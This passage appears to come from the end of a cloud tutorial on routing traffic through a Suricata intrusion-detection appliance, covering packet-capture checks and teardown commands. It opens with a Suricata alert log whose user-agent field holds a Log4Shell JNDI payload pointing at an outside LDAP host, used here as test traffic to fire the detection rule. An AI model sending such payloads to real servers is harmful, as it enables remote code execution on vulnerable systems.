{"timestamp":"2025-01-22T19:56:59.374251+0000","flow_id":552447884886066,"in_iface":"ens4","event_type":"alert","src_ip":"192.168.0.4","src_port":52072,"dest_ip":"74.125.135.105","dest_port":80,"proto":"TCP","metadata":{"flowbits":["tcp.retransmission.alerted"],"flowints":{"tcp.retransmission.count":10}},"alert":{"action":"allowed","gid":1,"signature_id":2034783,"rev":2,"signature":"ET HUNTING Possible Apache log4j RCE Attempt - Any Protocol TCP (Outbound) (CVE-2021-44228)","category":"Misc activity","severity":3,"metadata":{"attack_target":["Server"],"confidence":["Medium"],"created_at":["2021_12_17"],"cve":["CVE_2021_44228"],"deployment":["Internal","Perimeter"],"mitre_tactic_id":["TA0001"],"mitre_tactic_name":["Initial_Access"],"mitre_technique_id":["T1190"],"mitre_technique_name":["Exploit_Public_Facing_Application"],"reviewed_at":["2024_05_07"],"signature_severity":["Major"],"tag":["Exploit"],"updated_at":["2021_12_17"]}},"http":{"hostname":"www.google.com","url":"/","http_user_agent":"${jndi:ldap://123.123.123.123:8081/a}","http_method":"GET","protocol":"HTTP/1.1","length":0},"app_proto":"http","flow":{"pkts_toserver":30,"pkts_toclient":24,"bytes_toserver":3672,"bytes_toclient":1280,"start":"2025-01-22T19:50:07.098354+0000"}}
In addition, packet captures would be a good way to view and validate traffic.
This command will filter for GENEVE packets. Sample command:
sudo tcpdump -i any -nn udp port 6081
Now send a couple test traffic from a consumer VM. Sample output:
05:53:50.719074 ens4  In  IP 10.0.0.1.28006 > 10.0.0.11.6081: Geneve, Flags [none], vni 0x0, options [40 bytes]: IP 192.168.0.2.56988 > 74.125.197.105.80: Flags [S], seq 3051541109, win 65320, options [mss 1420,sackOK,TS val 1951282372 ecr 0,nop,wscale 7], length 0
05:53:50.719190 ens4  Out IP 10.0.0.11.28006 > 10.0.0.1.6081: Geneve, Flags [none], vni 0x0, options [40 bytes]: IP 192.168.0.2.56988 > 74.125.197.105.80: Flags [S], seq 3051541109, win 65320, options [mss 1420,sackOK,TS val 1951282372 ecr 0,nop,wscale 7], length 0
05:53:50.728752 ens4  In  IP 10.0.0.1.28006 > 10.0.0.11.6081: Geneve, Flags [none], vni 0x0, options [40 bytes]: IP 74.125.197.105.80 > 192.168.0.2.56988: Flags [S.], seq 1472275282, ack 3051541110, win 31856, options [mss 1460,sackOK,TS val 2006244508 ecr 1951282372,nop,wscale 8], length 0
05:53:50.728785 ens4  Out IP 10.0.0.11.28006 > 10.0.0.1.6081: Geneve, Flags [none], vni 0x0, options [40 bytes]: IP 74.125.197.105.80 > 192.168.0.2.56988: Flags [S.], seq 1472275282, ack 3051541110, win 31856, options [mss 1460,sackOK,TS val 2006244508 ecr 1951282372,nop,wscale 8], length 0
Notice that with tcpdump you can see the GENEVE headers. The Source IP is that of the subnet gateway (10.0.0.1) and the Destination IP is that of the forwarding rule (10.0.0.11 or 10.0.0.12). The encapsulated packets contain the original packets - client IP of consumer-$zonea (192.168.0.2) or consumer-$zoneb (192.168.0.3) and the destination google.com. This confirms packets are being intercepted and sent to the third-party appliance via Network Security Integration.
- Return to Cloud Shell by exiting the SSH session
exit
Congratulations. You've successfully deployed and tested an environment with in-band Network Security Integration (NSI).
5. Clean Up
Consumer
Delete the Consumer VMs:
gcloud compute instances delete consumer-$zonea \
   --zone $zonea -q

gcloud compute instances delete consumer-$zoneb \
   --zone $zoneb -q

gcloud compute instances delete consumer-$zonec \
   --zone $zonec -q
Delete Firewall Association and Policy:
gcloud compute network-firewall-policies associations delete \
        --firewall-policy consumer-fwpolicy \
        --name consumer-fwpolicy-association \
        --global-firewall-policy -q

gcloud compute network-firewall-policies delete consumer-fwpolicy \
     --global -q
Delete Security Profile Group and Security Profile:
gcloud network-security security-profile-groups delete nsi-spg \
   --organization=$org_id \
   --project=$project_id \
  --location=global -q

gcloud network-security security-profiles custom-intercept delete nsi-intercept-profile \
    --organization $org_id \
    --location global -q
Delete endpoint association and intercept endpoint groups:
gcloud network-security intercept-endpoint-group-associations delete nsi-endpoint-group-assoc \
    --location global -q


gcloud network-security intercept-endpoint-groups delete nsi-endpoint-group \
    --location global -q
Delete Cloud NAT, Cloud Router, and Reserved IP
gcloud compute routers nats delete consumer-cloudnat-$region \
   --router=consumer-$region-cr --router-region $region -q

gcloud compute routers delete consumer-$region-cr \
    --region=$region -q

gcloud compute addresses delete consumer-$region-cloudnatip \
     --region=$region -q
Delete VPC and Subnets
gcloud compute networks subnets delete consumer-$region-subnet \
   --region $region -q

gcloud compute networks delete consumer-vpc -q
Producer
Delete intercept deployments:
gcloud network-security intercept-deployments delete nsi-deployment-$zonea \
    --location $zonea -q

gcloud network-security intercept-deployments delete nsi-deployment-$zoneb \
    --location $zoneb -q
Delete intercept deployment group (intercept deployments must finish deleting before this command succeeds):
gcloud network-security intercept-deployment-groups delete producer-nsi-deployment-group \
    --location global -q
Delete forwarding rules:
gcloud compute forwarding-rules delete producer-fr-$zonea \
   --region=projects/$project_id/regions/$region -q

gcloud compute forwarding-rules delete producer-fr-$zoneb \
   --region=projects/$project_id/regions/$region -q
Delete forwarding rule reserved IP:
gcloud compute addresses delete producer-fr-$zonea-ip \
    --region $region -q

gcloud compute addresses delete producer-fr-$zoneb-ip \
    --region $region -q
Delete backend service:
gcloud compute backend-services delete producer-bes \
  --region=projects/$project_id/regions/$region -q
Delete unmanaged instance groups:
gcloud compute instance-groups unmanaged delete  producer-$zonea-uig \
   --zone $zonea -q

gcloud compute instance-groups unmanaged delete producer-$zoneb-uig \
   --zone $zoneb -q
Delete health check:
gcloud compute health-checks delete nva-hc -q
Delete the Producer VMs:
gcloud compute instances delete suricata-$zonea \
   --zone $zonea -q

gcloud compute instances delete suricata-$zoneb \
   --zone $zoneb -q
Delete the Cloud NAT, Cloud Router, and Reserved IP:
gcloud compute routers nats delete producer-cloudnat-$region \
   --router=producer-$region-cr --router-region $region -q

gcloud compute routers delete producer-$region-cr \
  --region=$region -q

gcloud compute addresses delete producer-$region-cloudnatip --region=$region -q
Delete the FW Policy Association:
gcloud compute network-firewall-policies associations delete \
        --firewall-policy producer-fwpolicy \
        --name producer-fwpolicy-association \
        --global-firewall-policy -q
Delete the FW Policy:
gcloud compute network-firewall-policies delete producer-fwpolicy \
  --global -q
Delete VPC and Subnet
gcloud compute networks subnets delete producer-$region-subnet \
--region=$region -q

gcloud compute networks delete producer-vpc -q
6. Congratulations!
Congratulations, you've successfully completed the In-band Network Security Integration with Suricata codelab.
Watch NSI in-band vendor specific demo videos:
Check out some of the vendor specific deployment guides that may be relevant to your organization: